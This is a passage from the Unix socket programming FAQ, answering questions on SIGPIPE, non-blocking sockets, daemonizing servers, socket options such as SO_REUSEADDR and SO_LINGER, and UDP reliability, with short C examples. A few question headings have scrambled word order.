My advice is to just ignore SIGPIPE as you suggest. That's what I do in just about all of my socket code; errno values are easier to handle than signals (in fact, the first revision of the FAQ failed to mention SIGPIPE in that context; I'd got so used to ignoring it...)

There is one situation where you should not ignore SIGPIPE; if you are going to exec() another program with stdout redirected to a socket. In this case it is probably wise to set SIGPIPE to SIG_DFL before doing the exec().

2.20. After the chroot(), calls to socket() are failing. Why?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

On systems where sockets are implemented on top of Streams (e.g. all SysV-based systems, presumably including Solaris), the socket() function will actually be opening certain special files in /dev. You will need to create a /dev directory under your fake root and populate it with the required device nodes (only).

Your system documentation may or may not specify exactly which device nodes are required; I can't help you there (sorry). (Editors note: Adrian Hall (adrian@waltham.harvard.net) suggested checking the man page for ftpd, which should list the files you need to copy and devices you need to create in the chroot'd environment.)

A less-obvious issue with chroot() is if you call syslog(), as many daemons do; syslog() opens (depending on the system) either a UDP socket, a FIFO or a Unix-domain socket. So if you use it after a chroot() call, make sure that you call openlog() *before* the chroot.

2.21. Why do I keep getting EINTR from the socket calls?

This isn't really so much an error as an exit condition. It means
that the call was interrupted by a signal. Any call that might block
should be wrapped in a loop that checkes for EINTR, as is done in the
example code (See ``6. Sample Source Code'').

2.22. When will my application receive SIGPIPE?

From Richard Stevens (rstevens@noao.edu):

Very simple: with TCP you get SIGPIPE if your end of the connection
has received an RST from the other end. What this also means is that
if you were using select instead of write, the select would have
indicated the socket as being readable, since the RST is there for you
to read (read will return an error with errno set to ECONNRESET).

Basically an RST is TCP's response to some packet that it doesn't
expect and has no other way of dealing with. A common case is when
the peer closes the connection (sending you a FIN) but you ignore it
because you're writing and not reading. (You should be using select.)
So you write to a connection that has been closed by the other end and
the oether end's TCP responds with an RST.

2.23. What are socket exceptions? What is out-of-band data?

Unlike exceptions in C++, socket exceptions do not indicate that an
error has occured. Socket exceptions usually refer to the
notification that out-of-band data has arrived. Out-of-band data
(called "urgent data" in TCP) looks to the application like a separate
stream of data from the main data stream. This can be useful for
separating two different kinds of data. Note that just because it is
called "urgent data" does not mean that it will be delivered any
faster, or with higher priorety than data in the in-band data stream.
Also beware that unlike the main data stream, the out-of-bound data
may be lost if your application can't keep up with it.

2.24. running on? How can I find the full hostname (FQDN) of the
system I'm

From Richard Stevens (rstevens@noao.edu):

Some systems set the hostname to the FQDN and others set it to just
the unqualified host name. I know the current BIND FAQ recommends the
FQDN, but most Solaris systems, for example, tend to use only the
unqualified host name.

Regardless, the way around this is to first get the host's name
(perhaps an FQDN, perhaps unaualified). Most systems support the
Posix way to do this using uname(), but older BSD systems only provide
gethostname(). Call gethostbyname() to find your IP address. Then
take the IP address and call gethostbyaddr(). The h_name member of
the hostent{} should then be your FQDN.

2.25. How would I put my socket in non-blocking mode?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

Technically, fcntl(soc, F_SETFL, O_NONBLOCK) is incorrect since it
clobbers all other file flags. Generally one gets away with it since
the other flags (O_APPEND for example) don't really apply much to
sockets. In a similarly rough vein, you would use fcntl(soc, F_SETFL,
0) to go back to blocking mode.

To do it right, use F_GETFL to get the current flags, set or clear the
O_NONBLOCK flag, then use F_SETFL to set the flags.

And yes, the flag can be changed either way at will.

3. Writing Client Applications (TCP/SOCK_STREAM)

3.1. How do I convert a string into an internet address?

If you are reading a host's address from the command line, you may not know if you have an aaa.bbb.ccc.ddd style address, or a host.domain.com style address. What I do with these, is first try to use it as a aaa.bbb.ccc.ddd type address, and if that fails, then do a name lookup on it. Here is an example:

```
/* Converts ascii text to in_addr struct.  NULL is returned if the
   address can not be found. */
struct in_addr *atoaddr(char *address) {
  struct hostent *host;
  static struct in_addr saddr;

  /* First try it as aaa.bbb.ccc.ddd. */
  saddr.s_addr = inet_addr(address);
  if (saddr.s_addr != -1) {
    return &saddr;
  }
  host = gethostbyname(address);
  if (host != NULL) {
    return (struct in_addr *) *host->h_addr_list;
  }
  return NULL;
}
```

3.2. How can my client work through a firewall/proxy server?

If you are running through separate proxies for each service, you shouldn't need to do anything. If you are working through sockd, you will need to "socksify" your application. Details for doing this can be found in the package itself, which is available at:

ftp://ftp.net.com/socks.cstc/socks.cstc.4.2.tar.gz

you can get the socks faq at:

ftp://coast.cs.purdue.edu/pub/tools/unix/socks/FAQ

3.3. Why does connect() succeed even before my server did an accept()?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

Once you have done a listen() call on your socket, the kernel is primed to accept connections on it. The usual UNIX implementation of this works by immediately completing the SYN handshake for any incoming valid SYN segments (connection attempts), creating the socket for the new connection, and keeping this new socket on an internal queue ready for the accept() call. So the socket is fully open before the accept is done.

The other factor in this is the 'backlog' parameter for listen(); that defines how many of these completed connections can be queued at one time. If the specified number is exceeded, then new incoming connects are simply ignored (which causes them to be retried).

3.4. Why do I sometimes loose a server's address when using more than one server?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

Take a careful look at struct hostent. Notice that almost everything in it is a pointer? All these pointers will refer to statically allocated data.

For example, if you do:

```
struct hostent *host = gethostbyname(hostname);
```

then (as you should know) a subsequent call to gethostbyname() will

overwrite the structure pointed to by 'host'.

But if you do:

```
        struct hostent myhost;
        struct hostent *hostptr = gethostbyname(hostname);
        if (hostptr) myhost = *host;
```

to make a copy of the hostent before it gets overwritten, then it still gets clobbered by a subsequent call to gethostbyname(), since although myhost won't get overwritten, all the data it is pointing to will be.

You can get round this by doing a proper 'deep copy' of the hostent structure, but this is tedious. My recommendation would be to extract the needed fields of the hostent and store them in your own way.

3.5. How can I set the timeout for the connect() system call?

From Richard Stevens (rstevens@noao.edu):

Normally you cannot change this. Solaris does let you do this, on a per-kernel basis with the ndd tcp_ip_abort_cinterval parameter.

The easiest way to shorten the connect time is with an alarm() around the call to connect(). A harder way is to use select(), after setting the socket nonblocking. Also notice that you can only shorten the connect time, there's normally no way to lengthen it.

3.6. system choose one for me on the connect() call? Should I bind() a port number in my client program, or let the

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

** Let the system choose your client's port number **

The exception to this, is if the server has been written to be picky about what client ports it will allow connections from. Rlogind and rshd are the classic examples. This is usually part of a Unix-specific (and rather weak) authentication scheme; the intent is that the server allows connections only from processes with root privilege. (The weakness in the scheme is that many O/Ss (e.g. MS-DOS) allow anyone to bind any port.)

The rresvport() routine exists to help out clients that are using this scheme. It basically does the equivalent of socket() + bind(), choosing a port number in the range 512..1023.

If the server is not fussy about the client's port number, then don't try and assign it yourself in the client, just let connect() pick it for you.

If, in a client, you use the naive scheme of starting at a fixed port number and calling bind() on consecutive values until it works, then you buy yourself a whole lot of trouble:

The problem is if the server end of your connection does an active close. (E.G. client sends 'QUIT' command to server, server responds by closing the connection). That leaves the client end of the connection in CLOSED state, and the server end in TIME_WAIT state. So after the client exits, there is no trace of the connection on the client end.

Now run the client again. It will pick the same port number, since as far as it can see, it's free. But as soon as it calls connect(), the server finds that you are trying to duplicate an existing connection (although one in TIME_WAIT). It is perfectly entitled to refuse to do this, so you get, I suspect, ECONNREFUSED from connect(). (Some systems may sometimes allow the connection anyway, but you can't rely on it.)

This problem is especially dangerous because it doesn't show up unless the client and server are on different machines. (If they are the same machine, then the client won't pick the same port number as before). So you can get bitten well into the development cycle (if you do what I suspect most people do, and test client & server on the same box initially).

Even if your protocol has the client closing first, there are still ways to produce this problem (e.g. kill the server).

3.7. Why do I get "connection refused" when the server isn't running?

The connect() call will only block while it is waiting to establish a connection. When there is no server waiting at the other end, it gets notified that the connection can not be established, and gives up with the error message you see. This is a good thing, since if it were not the case clients might wait for ever for a service which just doesn't exist. Users would think that they were only waiting for the connection to be established, and then after a while give up, muttering something about crummy software under their breath.

3.8. over the socket ? Is there a way to have a dynamic buffer ? What does one do when one does not know how much information is com-ming

This question asked by Niranjan Perera (perera@mindspring.com).

When the size of the incoming data is unknown, you can either make the size of the buffer as big as the largest possible (or likely) buffer, or you can re-size the buffer on the fly during your read. When you malloc() a large buffer, most (if not all) varients of unix will only allocate address space, but not physical pages of ram. As more and more of the buffer is used, the kernel allocates physical memory. This means that malloc'ing a large buffer will not waste resources unless that memory is used, and so it is perfectly acceptable to ask for a meg of ram when you expect only a few K.

On the other hand, a more elegant solution that does not depend on the inner workings of the kernel is to use realloc() to expand the buffer as required in say 4K chunks (since 4K is the size of a page of ram on most systems). I may add something like this to sockhelp.c in the example code one day.

4. Writing Server Applications (TCP/SOCK_STREAM)

4.1. How come I get "address already in use" from bind()?

You get this when the address is already in use. (Oh, you figured that much out?) The most common reason for this is that you have stopped your server, and then re-started it right away. The sockets that were used by the first incarnation of the server are still active. This is further explained in ``2.7 Please explain the TIME_WAIT state.'', and ``2.5 How do I properly close a socket?''.

4.2. Why don't my sockets close?

When you issue the close() system call, you are closing your interface to the socket, not the socket itself. It is up to the kernel to close the socket. Sometimes, for really technical reasons, the socket is kept alive for a few minutes after you close it. It is normal, for example for the socket to go into a TIME_WAIT state, on the server side, for a few minutes. People have reported ranges from 20 seconds to 4 minutes to me. The official standard says that it should be 4 minutes. On my Linux system it is about 2 minutes. This is explained in great detail in ``2.7 Please explain the TIME_WAIT state.''.

4.3. How can I make my server a daemon?

There are two approaches you can take here. The first is to use inetd to do all the hard work for you. The second is to do all the hard work yourself.

If you use inetd, you simply use stdin, stdout, or stderr for your socket. (These three are all created with dup() from the real socket) You can use these as you would a socket in your code. The inetd process will even close the socket for you when you are done.

If you wish to write your own server, there is a detailed explanation in "Unix Network Programming" by Richard Stevens (see ``1.5 Where can I get source code for the book [book title]?''). I also picked up this posting from comp.unix.programmer, by Nikhil Nair (nn201@cus.cam.ac.uk). You may want to add code to ignore SIGPIPE, because if this signal is not dealt with, it will cause your application to exit. (Thanks to ingo@milan2.snafu.de for pointing this out).

I worked all this lot out from the GNU C Library Manual (on-line documentation). Here's some code I wrote - you can adapt it as necessary:

```
#include <stdio.h>
#include <stdlib.h>
#include <ctype.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <sys/wait.h>

/* Global variables */
volatile sig_atomic_t keep_going = 1; /* controls program termination */

/* Function prototypes: */
void termination_handler (int signum); /* clean up before termination */

int
main (void)
{
  ...

  if (chdir (HOME_DIR))         /* change to directory containing data
                                   files */
   {
     fprintf (stderr, "`%s': ", HOME_DIR);
     perror (NULL);
     exit (1);
   }

   /* Become a daemon: */
   switch (fork ())
     {
     case -1:                   /* can't fork */
       perror ("fork()");
       exit (3);
     case 0:                    /* child, process becomes a daemon: */
       close (STDIN_FILENO);
       close (STDOUT_FILENO);
       close (STDERR_FILENO);
       if (setsid () == -1)     /* request a new session (job control) */
         {
           exit (4);
         }
       break;
     default:                   /* parent returns to calling process: */
       return 0;
     }

   /* Establish signal handler to clean up before termination: */
   if (signal (SIGTERM, termination_handler) == SIG_IGN)
     signal (SIGTERM, SIG_IGN);
   signal (SIGINT, SIG_IGN);
   signal (SIGHUP, SIG_IGN);

   /* Main program loop */
```

```
   while (keep_going)
     {
       ...
     }
   return 0;
}

void
termination_handler (int signum)
{
  keep_going = 0;
  signal (signum, termination_handler);
}
```

4.4. How can I listen on more than one port at a time?

The best way to do this is with the select() call. This tells the kernel to let you know when a socket is available for use. You can have one process do i/o with multiple sockets with this call. If you want to wait for a connect on sockets 4, 6 and 10 you might execute the following code snippet:

```
     fd_set socklist;

     FD_ZERO(&socklist); /* Always clear the structure first. */
     FD_SET(4, &socklist);
     FD_SET(6, &socklist);
     FD_SET(10, &socklist);
     if (select(11, NULL, &socklist, NULL, NULL) < 0)
       perror("select");
```

The kernel will notify us as soon as a file descriptor which is less than 11 (the first parameter to select()), and is a member of our socklist becomes available for writing. See the man page on select() for more details.

4.5. What exactly does SO_REUSEADDR do?

This socket option tells the kernel that even if this port is busy, go ahead and reuse it anyway. It is useful if your server has been shut down, and then restarted right away while sockets are still active on its port. You should be aware that if any unexpected data comes in, it may confuse your server, but while this is possible, it is not likely.

It has been pointed out that "A socket is a 5 tuple (proto, local addr, local port, remote addr, remote port). SO_REUSEADDR just says that you can reuse local addresses. The 5 tuple still must be unique!" by Michael Hunter (mphunter@qnx.com). This is true, and this is why it is very unlikely that unexpected data will ever be seen by your server. The danger is that such a 5 tuple is still floating around on the net, and while it is bouncing around, a new connection from the same client, on the same system, happens to get the same remote port. This is explained by Richard Stevens in ``2.7 Please explain the TIME_WAIT state.''.

4.6. What exactly does SO_LINGER do?

On some unixes this does nothing. On others, it instructs the kernel to abort tcp connections instead of closing them properly. This can be dangerous. If you are not clear on this, see ``2.7 Please explain the TIME_WAIT state.''.

4.7. What exactly does SO_KEEPALIVE do?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

The SO_KEEPALIVE option causes a packet (called a 'keepalive probe') to be sent to the remote system if a long time (by default, more than 2 hours) passes with no other data being sent or received. This packet is designed to provoke an ACK response from the peer. This enables detection of a peer which has become unreachable (e.g. powered off or

disconnected from the net). See ``2.8 Why does it take so long to detect that the peer died?'' for further discussion.

Note that the figure of 2 hours comes from RFC1122, "Requirements for Internet Hosts". The precise value should be configurable, but I've often found this to be difficult. The only implementation I know of that allows the keepalive interval to be set per-connection is SVR4.2.

4.8. How can I bind() to a port number < 1024?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

The restriction on access to ports < 1024 is part of a (fairly weak) security scheme particular to UNIX. The intention is that servers (for example rlogind, rshd) can check the port number of the client, and if it is < 1024, assume the request has been properly authorised at the client end.

The practical upshot of this, is that binding a port number < 1024 is reserved to processes having an effective UID == root.

This can, occasionally, itself present a security problem, e.g. when a server process needs to bind a well-known port, but does not itself need root access (news servers, for example). This is often solved by creating a small program which simply binds the socket, then restores the real userid and exec()s the real server. This program can then be made setuid root.

4.9. How do I get my server to find out the client's address / host-name?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

After accept()ing a connection, use getpeername() to get the address of the client. The client's address is of course, also returned on the accept(), but it is essential to initialise the address-length parameter before the accept call for this will work.

Jari Kokko (jkokko@cc.hut.fi) has offered the following code to determine the client address:

```
int t;
int len;
struct sockaddr_in sin;
struct hostent *host;

len = sizeof sin;
if (getpeername(t, (struct sockaddr *) &sin, &len) < 0)
        perror("getpeername");
else {
        if ((host = gethostbyaddr((char *) &sin.sin_addr,
                                  sizeof sin.sin_addr,
                                  AF_INET)) == NULL)
            perror("gethostbyaddr");
        else printf("remote host is '%s'\n", host->h_name);
}
```

4.10. How should I choose a port number for my server?

The list of registered port assignments can be found in STD 2 or RFC 1700. Choose one that isn't already registered, and isn't in /etc/services on your system. It is also a good idea to let users customize the port number in case of conflicts with other un-registered port numbers in other servers. The best way of doing this is hardcoding a service name, and using getservbyname() to lookup the actual port number. This method allows users to change the port your server binds to by simply editing the /etc/services file.

4.11. What is the difference between SO_REUSEADDR and SO_REUSEPORT?

SO_REUSEADDR allows your server to bind to an address which is in a

TIME_WAIT state. It does not allow more than one server to bind to the same address. It was mentioned that use of this flag can create a security risk because another server can bind to a the same port, by binding to a specific address as opposed to INADDR_ANY. The SO_REUSEPORT flag allows multiple processes to bind to the same address provided all of them use the SO_REUSEPORT option.

From Richard Stevens (rstevens@noao.edu):

This is a newer flag that appeared in the 4.4BSD multicasting code (although that code was from elsewhere, so I am not sure just who invented the new SO_REUSEPORT flag).

What this flag lets you do is rebind a port that is already in use, but only if all users of the port specify the flag. I believe the intent is for multicasting apps, since if you're running the same app on a host, all need to bind the same port. But the flag may have other uses. For example the following is from a post in February:

From Stu Friedberg (stuartf@sequent.com):

> SO_REUSEPORT is also useful for eliminating the try-10-times-to-bind hack in ftpd's data connection setup routine. Without SO_REUSEPORT, only one ftpd thread can bind to TCP (lhost, lport, INADDR_ANY, 0) in preparation for connecting back to the client. Under conditions of heavy load, there are more threads colliding here than the try-10-times hack can accomodate. With SO_REUSEPORT, things work nicely and the hack becomes unnecessary.

I have also heard that DEC OSF supports the flag. Also note that under 4.4BSD, if you are binding a multicast address, then SO_REUSEADDR is condisered the same as SO_REUSEPORT (p. 731 of "TCP/IP Illustrated, Volume 2"). I think under Solaris you just replace SO_REUSEPORT with SO_REUSEADDR.

From a later Stevens posting, with minor editing:

Basically SO_REUSEPORT is a BSD'ism that arose when multicasting was added, even thought it was not used in the original Steve Deering code. I believe some BSD-derived systems may also include it (OSF, now Digital Unix, perhaps?). SO_REUSEPORT lets you bind the same address *and* port, but only if all the binders have specified it. But when binding a multicast address (its main use), SO_REUSEADDR is considered identical to SO_REUSEPORT (p. 731, "TCP/IP Illustrated, Volume 2"). So for portability of multicasting applications I always use SO_REUSEADDR.

4.12. How can I write a multi-homed server?

The original question was actually from Shankar Ramamoorthy (shankar@viman.com):

> I want to run a server on a multi-homed host. The host is part of two networks and has two ethernet cards. I want to run a server on this machine, binding to a pre-determined port number. I want clients on either subnet to be able to send broadcast packates to the port and have the server receive them.

And answered by Andrew Gierth (andrew@erlenstar.demon.co.uk):

Your first question in this scenario is, do you need to know which subnet the packet came from? I'm not at all sure that this can be reliably determined in all cases.

If you don't really care, then all you need is one socket bound to INADDR_ANY. That simplifies things greatly.

If you do care, then you have to bind multiple sockets. You are obviously attempting to do this in your code as posted, so I'll assume

you do.

> I was hoping that something like the following would work.
> Will it? This is on Sparcs running Solaris 2.4/2.5.

I don't have access to Solaris, but I'll comment based on my experience with other Unixes.

[Shankar's original code omitted]

What you are doing is attempting to bind all the current hosts unicast addresses as listed in hosts/NIS/DNS. This may or may not reflect reality, but much more importantly, neglects the broadcast addresses. It seems to be the case in the majority of implementations that a socket bound to a unicast address will not see incoming packets with broadcast addresses as their destinations.

The approach I've taken is to use SIOCGIFCONF to retrieve the list of active network interfaces, and SIOCGIFFLAGS and SIOCGIFBRDADDR to identify broadcastable interfaces and get the broadcast addresses. Then I bind to each unicast address, each broadcast address, and to INADDR_ANY as well. That last is necessary to catch packets that are on the wire with INADDR_BROADCAST in the destination. (SO_REUSEADDR is necessary to bind INADDR_ANY as well as the specific addresses.)

This gives me very nearly what I want. The wrinkles are:

- I don't assume that getting a packet through a particular socket necessarily means that it actually arrived on that interface.
- I can't tell anything about which subnet a packet originated on if it's destination was INADDR_BROADCAST.
- On some stacks, apparently only those with multicast support, I get duplicate incoming messages on the INADDR_ANY socket.

4.13. How can I read only one character at a time?

This question is usually asked by people who are testing their server with telnet, and want it to process their keystrokes one character at a time. The correct technique is to use a psuedo terminal (pty). More on that in a minute.

According to Roger Espel Llima (espel@drakkar.ens.fr), you can have your server send a sequence of control characters: 0xff 0xfb 0x01 0xff 0xfb 0x03 0xff 0xfd 0x0f3, which translates to IAC WILL ECHO IAC WILL SUPPRESS-GO-AHEAD IAC DO SUPPRESS-GO-AHEAD. For more information on what this means, check out std8, std28 and std29. Roger also gave the following tips:

- This code will suppress echo, so you'll have to send the characters the user types back to the client if you want the user to see them.
- Carriage returns will be followed by a null character, so you'll have to expect them.
- If you get a 0xff, it will be followed by two more characters. These are telnet escapes.

Use of a pty would also be the correct way to execute a child process and pass the i/o to a socket.

I'll add pty stuff to the list of example source I'd like to add to the faq. If someone has some source they'd like to contribute (without copyright) to the faq which demonstrates use of pty's, please email me!


4.14. I'm trying to exec() a program from my server, and attach my socket's IO to it, but I'm not getting all the data across. Why?

If the program you are running uses printf(), etc (streams from

stdio.h) you have to deal with two buffers. The kernel buffers all socket IO, and this is explained in ``section 2.11''. The second buffer is the one that is causing you grief. This is the stdio buffer, and the problem was well explained by Andrew:

(The short answer to this question is that you want to use a pty rather than a socket; the remainder of this article is an attempt to explain why.)

Firstly, the socket buffer controlled by setsockopt() has absolutly nothing to do with stdio buffering. Setting it to 1 is guaranteed to be the Wrong Thing(tm).
Perhaps the following diagram might make things a little clearer:



Assuming these two processes are communicating with each other (I've deliberately omitted the actual comms mechanisms, which aren't really relevent), you can see that data written by process A to it's stdio buffer is completely inaccessible to process B. Only once the decision is made to flush that buffer to the kernel (via write()) can the data actually be delivered to the other process.

The only guaranteed way to affect the buffering within process A is to change the code. However, the default buffering for stdout is controlled by whether the underlying FD refers to a terminal or not; generally, output to terminals is line-buffered, and output to non-terminals (including but not limited to files, pipes, sockets, non-tty devices, etc.) is fully buffered. So the desired effect can usually be achieved by using a pty device; this, for example, is what the 'expect' program does.

Since the stdio buffer (and the FILE structure, and everything else related to stdio) is user-level data, it is not preserved across an exec() call, hence trying to use setvbuf() before the exec is ineffective.

A couple of alternate solutions were proposed by Roger Espel Llima (espel@drakkar.ens.fr):

If it's an option, you can use some standalone program that will just run something inside a pty and buffer its input/output. I've seen a

package by the name pty.tar.gz that did that; you could search around for it with archie or AltaVista.
Another option (**warning, evil hack**) , if you're on a system that supports this (SunOS, Solaris, Linux ELF do; I don't know about others) is to, on your main program, putenv() the name of a shared executable (*.so) in LD_PRELOAD, and then in that .so redefine some commonly used libc function that the program you're exec'ing is known to use early. There you can 'get control' on the running program, and the first time you get it, do a setbuf(stdout, NULL) on the program's behalf, and then call the original libc function with a dlopen() + dlsym(). And you keep the dlsym() value on a static var, so you can just call that the following times.

(Editors note: I still haven't done an expample for how to do pty's, but I hope I will be able to do one after I finish the non-blocking example code.)

5. Writing UDP/SOCK_DGRAM applications

5.1. When should I use UDP instead of TCP?

UDP is good for sending messages from one system to another when the order isn't important and you don't need all of the messages to get to the other machine. This is why I've only used UDP once to write the example code for the faq. Usually TCP is a better solution. It saves you having to write code to ensure that messages make it to the desired destination, or to ensure the message ordering. Keep in mind that every additional line of code you add to your project in another line that could contain a potentially expensive bug.

If you find that TCP is too slow for your needs you may be able to get better performance with UDP so long as you are willing to sacrifice message order and/or reliability.

UDP must be used to multicast messages to more than one other machine at the same time. With TCP an application would have to open separate connections to each of the destination machines and send the message once to each target machine. This limits your application to only communicate with machines that it already knows about.

5.2. What is the difference between "connected" and "unconnected" sockets?

From Andrew Gierth (andrew@erlenstar.demon.co.uk):

If a UDP socket is unconnected, which is the normal state after a bind() call, then send() or write() are not allowed, since no destination address is available; only sendto() can be used to send data.

Calling connect() on the socket simply records the specified address and port number as being the desired communications partner. That means that send() or write() are now allowed; they use the destination address and port given on the connect call as the destination of the packet.

5.3. of the socket? Does doing a connect() call affect the receive behaviour

From Richard Stevens (rstevens@noao.edu):

Yes, in two ways. First, only datagrams from your "connected peer" are returned. All others arriving at your port are not delivered to you.

But most importantly, a UDP socket must be connected to receive ICMP errors. Pp. 748-749 of "TCP/IP Illustrated, Volume 2" give all the gory details on why this is so.

5.4. How can I read ICMP errors from "connected" UDP sockets?

If the target machine discards the message because there is no process reading on the requested port number, it sends an ICMP message to your machine which will cause the next system call on the socket to return ECONNREFUSED. Since delivery of ICMP messages is not guarenteed you may not recieve this notification on the first transaction.

Remember that your socket must be "connected" in order to receive the ICMP errors. I've been told, and Alan Cox has verified that Linux will return them on "unconnected" sockets. This may cause porting problems if your application isn't ready for it, so Alan tells me they've added a SO_BSDCOMPAT flag which can be set for Linux kernels after 2.0.0.

5.5. How can I be sure that a UDP message is received?

You have to design your protocol to expect a confirmation back from the destination when a message is received. Of course is the confirmation is sent by UDP, then it too is unreliable and may not make it back to the sender. If the sender does not get confirmation back by a certain time, it will have to re-transmit the message, maybe more than once. Now the receiver has a problem because it may have already received the message, so some way of dropping duplicates is required. Most protocols use a message numbering scheme so that the receiver can tell that it has already processed this message and return another confirmation. Confirmations will also have to reference the message number so that the sender can tell which message is being confirmed. Confused? That's why I stick with TCP.

5.6. How can I be sure that UDP messages are received in order?

You can't. What you can do is make sure that messages are processed in order by using a numbering system as mentioned in ``5.5 How can I be sure that a UDP message is received?''. If you need your messages to be received and be received in order you should really consider switching to TCP. It is unlikely that you will be able to do a better job implementing this sort of protocol than the TCP people already have, without a significant investment of time.

5.7. How often should I re-transmit un-acknowleged messages?

The simplest thing to do is simply pick a fairly small delay such as one second and stick with it. The problem is that this can congest your network with useless traffic if there is a problem on the lan or on the other machine, and this added traffic may only serve to make the problem worse.

A better technique, described with source code in "UNIX Network Programming" by Richard Stevens (see ``1.5 Where can I get source code for the book [book title]?''), is to use an adaptive timeout with an exponential backoff. This technique keeps statistical information on the time it is taking messages to reach a host and adjusts timeout values accordingly. It also doubles the timeout each time it is reached as to not flood the network with useless datagrams. Richard has been kind enough to post the source code for the book on the web. Check out his home page at http://www.noao.edu/~rstevens.

5.8. How come only the first part of my datagram is getting through?

This has to do with the maximum size of a datagram on the two machines involved. This depends on the sytems involved, and the MTU (Maximum Transmission Unit). According to "UNIX Network Programming", all TCP/IP implementations must support a minimum IP datagram size of 576 bytes, regardless of the MTU. Assuming a 20 byte IP header and 8 byte UDP header, this leaves 548 bytes as a safe maximum size for UDP messages. The maximum size is 65516 bytes. Some platforms support IP fragmentation which will allow datagrams to be broken up (because of MTU values) and then re-assembled on the other end, but not all implementations support this.

This information is taken from my reading of "UNIX Netowrk Programming" (see ``1.5 Where can I get source code for the book [book

title]?'').

Andrew has pointed out the following regarding large UDP messages:

Another issue is fragmentation. If a datagram is sent which is too large for the network interface it is sent through, then the sending host will fragment it into smaller packets which are reassembled by the receiving host. Also, if there are intervening routers, then they may also need to fragment the packet(s), which greatly increases the chances of losing one or more fragments (which causes the entire datagram to be dropped). Thus, large UDP datagrams should be avoided for applications that are likely to operate over routed nets or the Internet proper.

5.9. Why does the socket's buffer fill up sooner than expected?

From Paul W. Nelson (nelson@thursby.com):

In the traditional BSD socket implementation, sockets that are atomic such as UDP keep received data in lists of mbufs. An mbuf is a fixed size buffer that is shared by various protocol stacks. When you set your receive buffer size, the protocol stack keeps track of how many bytes of mbuf space are on the receive buffer, not the number of actual bytes. This approach is used because the resource you are controlling is really how many mbufs are used, not how many bytes are being held in the socket buffer. (A socket buffer isn't really a buffer in the traditional sense, but a list of mbufs).

For example: Lets assume your UNIX has a small mbuf size of 256 bytes. If your receive socket buffer is set to 4096, you can fit 16 mbufs on the socket buffer. If you receive 16 UDP packets that are 10 bytes each, your socket buffer is full, and you have 160 bytes of data. If you receive 16 UDP packets that are 200 bytes each, your socket buffer is also full, but contains 3200 bytes of data. FIONREAD returns the total number of bytes, not the number of messages or bytes of mbufs. Because of this, it is not a good indicator of how full your receive buffer is.

Additionaly, if you receive UDP messages that are 260 bytes, you use up two mbufs, and can only recieve 8 packets before your socket buffer is full. In this case, only 2080 bytes of the 4096 are held in the socket buffer.

This example is greatly simplified, and the real socket buffer algorithm also takes into account some other parameters. Note that some older socket implementations use a 128 byte mbuf.

6. Sample Source Code

The sample source code is no longer included in the faq. To get it, please download it from one of the unix-socket-faq www pages:

http://www.auroraonline.com/sock-faq
http://kipper.york.ac.uk/~vic/sock-faq

If you don't have web access, you can ftp it with ftpmail by following the following instructions. Please do not use the ftp server if you have access to the web, since computain.com is connected only by a 28.8 modem, and you'd be amazed how much traffic this faq generates.

